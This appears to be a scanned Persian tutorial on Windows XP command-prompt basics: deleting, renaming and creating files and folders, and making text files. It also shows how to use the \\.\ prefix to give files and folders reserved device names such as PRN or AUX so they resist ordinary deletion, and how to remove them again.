
C:\ Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Genzo> del c:\ali\1.pdf

```

تغییر نام: برای تغییر نام باید از روش زیر کار را انجام دهیم:
انتخاب درایو مورد نظر که فایل مشخص شده در آن موجود باشد:
من درایو C را انتخاب کردم، ولی برای درایو C نمی توانیم از دستور C: استفاده کنیم و باید از
دستور CD\ استفاده کنیم:

CD\

Ren 2.pdf 5.pdf



```

C:\ Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Genzo>C:
C:\Documents and Settings\Genzo>cd\
C:\>ren 2.pdf 5.pdf

```

درسنامه ششم: ساخت پوشه

برای ساختن یک پوشه (Folder) دو راه داریم:

۱) دستور md: برای مثال من می خواهم در درایو C خورم یک پوشه بسازم، برای اینکار:

Cd\

Md ali


```

C:\ Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Genzo>cd\
C:\>md ali_

```

۲) دستور mkdir: مانند روش اول می‌خواهم یک پوشه در درایو C خودم بسازم، برای اینکار:

Cd\

Mkdir ali2

```

C:\ Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Genzo>cd\
C:\>mkdir ali2

```

حذف پوشه های ساخته شده:

برای اینکار از دستور rd استفاده می‌کنیم [ولی این دستور فقط برای حذف پوشه های خالی استفاده می‌شود و برای حذف پوشه های دارای محتویات از دستوراتی که در درسنامه پنجم آموختیم استفاده می‌کنیم، تا محتویات آنرا خالی کنیم].

```

c:\ Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Genzo>cd\
C:\>rd ali

```

درسنامه هفتم: ساخت پوشه ها با اسامی غیر مجاز

بعضی از اسم ها هستند که ویندوز از پذیرش آن خود داری می کند و به قول معروف آن را پس میزند ولی ما در این درسنامه با بعضی از این اسامی خاص آشنا خواهیم شد و همچنین می آموزیم چگونه آن ها را مورد پذیرش ویندوز قرار دهیم:

بعضی از این اسامی شناخته شده عبارتند از:

,PRN, AUX , CLOCK\$, NUL, COM1, COM2, COM3, COM4, COM5

,COM6, COM7, COM8, COM9, LPT1 LPT2 ,LPT3, LPT4, LPT5


LPT6, LPT7, LPT8, LPT9 , CON

برای ساخت ابتدا خودتان در محیط ویندوز این دستورات را امتحان کنید و می بینید که اسم همان [New Folder] خواهد ماند!

ولی برای نامیدن پوشه ها به این اسامی باید در محیط cmd این ۲ دستور را اجرا کنیم:

1) md\\.\C:\AUX


2) mkdir\\.\C:\prn



برای تغییر نام این فایل ها می توانیم از دستور زیر استفاده کنیم:

```
ren\\.\c:\prn ali
```

```
ren\\.\c:\Aux ali2
```



برای پاکسازی این پوشه ها می توانیم از دستور زیر استفاده کنیم:


```
rd\\.\c:\ali
```

```
rd\\.\c:\Aux
```

نکته : در دستور اول نام فایل عوض شده است ولی اگر هم به این صورت نبود باز هم با این دستور

پاک می

شود.



درسنامه هشتم: محافظت از فایل های با ارزش

در درسنامه **هفتم** با اسامی غیر مجاز آشنا شده ایم، ولی ما در این درس می خواهیم یاد بگیریم چگونه از یک فایل با ارزش خودمان مانند عکس ، آهنگ ، فیلم و... را نگذاریم کاربران دیگر آن ها را از ویندوزمان پاک کنند.

برای مثال من یک آهنگی دارم که دوست ندارم به هر دلیلی از کامپیوترم پاک بشود، ابتدا:

آهنگ مورد نظر را مشخص می کنم و من آنرا در درایو C می گذارم، سپس برای اینکه این فایل براحتی پاک نشود اسم آنرا به یکی از اسامی غیر مجاز تبدیل می کنم.

ren\\.\c:\SalarAghili.mp3 prn.mp3


```

C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Genzo>ren\\.\C:\SalarAghili.mp3 prn.mp3

```

حال تلاش می کنیم تا آنرا پاک نماییم {Shift+Delete} ولی می بینیم که با خطا مواجه شدیم!

این روش حافظ خوبی برای اطلاعاته ما می باشد.




حال اگر خودمان بخواهیم آنرا پاک کنیم چه کنیم؟

ما از دستور زیر برای پاک کردن این فایل استفاده می کنیم:

```
del\\.\c:\prn.mp3
```

پاک شد!!!!



درسنامه نهم: ایجاد پوشه های خاص

همانطور که در درس های قبلی به شما آموزش ساختن پوشه با دستور `md` یا `mkdir` را دادیم، اکنون نیز یک پوشه می سازیم:

برای فهمیدن بهتر این درس ابتدا یک پوشه به نام `ali` می سازیم و سپس آنرا پاک می کنیم:


`Cd\`

`Md ali`

`Rd ali`

حال دستور زیر را که دستور ساخت یک پوشه به نام `ali hosseyini` است را می نویسیم:

`Md ali hosseyini`



می بینید که برنامه بر خلاف خواسته ی ما دو پوشه جدا از هم به نام ali و hosseyni ساخته است، برای حل این مشکل از علامت " استفاده می کنیم:


Md ali""hosseyni

Md ali" "hosseyni

یا

Mkdir ali""hosseyni

Mkdir ali" "hosseyni




نکته: می توانید بین دو " مقدار فاصله را نیز تنظیم کنید.

نکته: برای پاک کردن این پوشه ها می توانید از دستور زیر استفاده کنید:

Rd ali""hosseyni

Rd ali" "hosseyni



درسنامه دهم: ساخت یک فایل متنی و مشاهده و ذخیره آن

برای اینکار پس از وارد شدن به محیط داس دستورات زیر را وارد می کنیم،(من برای طولانی نشدن آموزش ها بیشتر درس ها را در درایو C انجام داده ام)

Cd\

Copy con Ali.txt


من اسم فایل را ali انتخاب کرده ام:

در پایین دستور بالا باید متن خود را وارد کنید، salam in Amoozesh Sakht yek file matnist!

^Z

سپس از ترکیب کلید های (Ctrl+Z) استفاده می کنیم.

تمامی مراحل بالا به هم وابسته هستند و در صورت نبود هر کدام فایل ایجاد نمی شود.



فایل با موفقیت ساخته شد.

اکنون می خواهیم این متن را در داس مشاهده کنیم، برای اینکار ما باید دستور زیر را انجام دهیم:

Type ali.txt

```

C:\ Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Genzo>cd\
C:\>type ali.txt
salam in Amoozesh Sakht yek file matnist!
C:\>

```

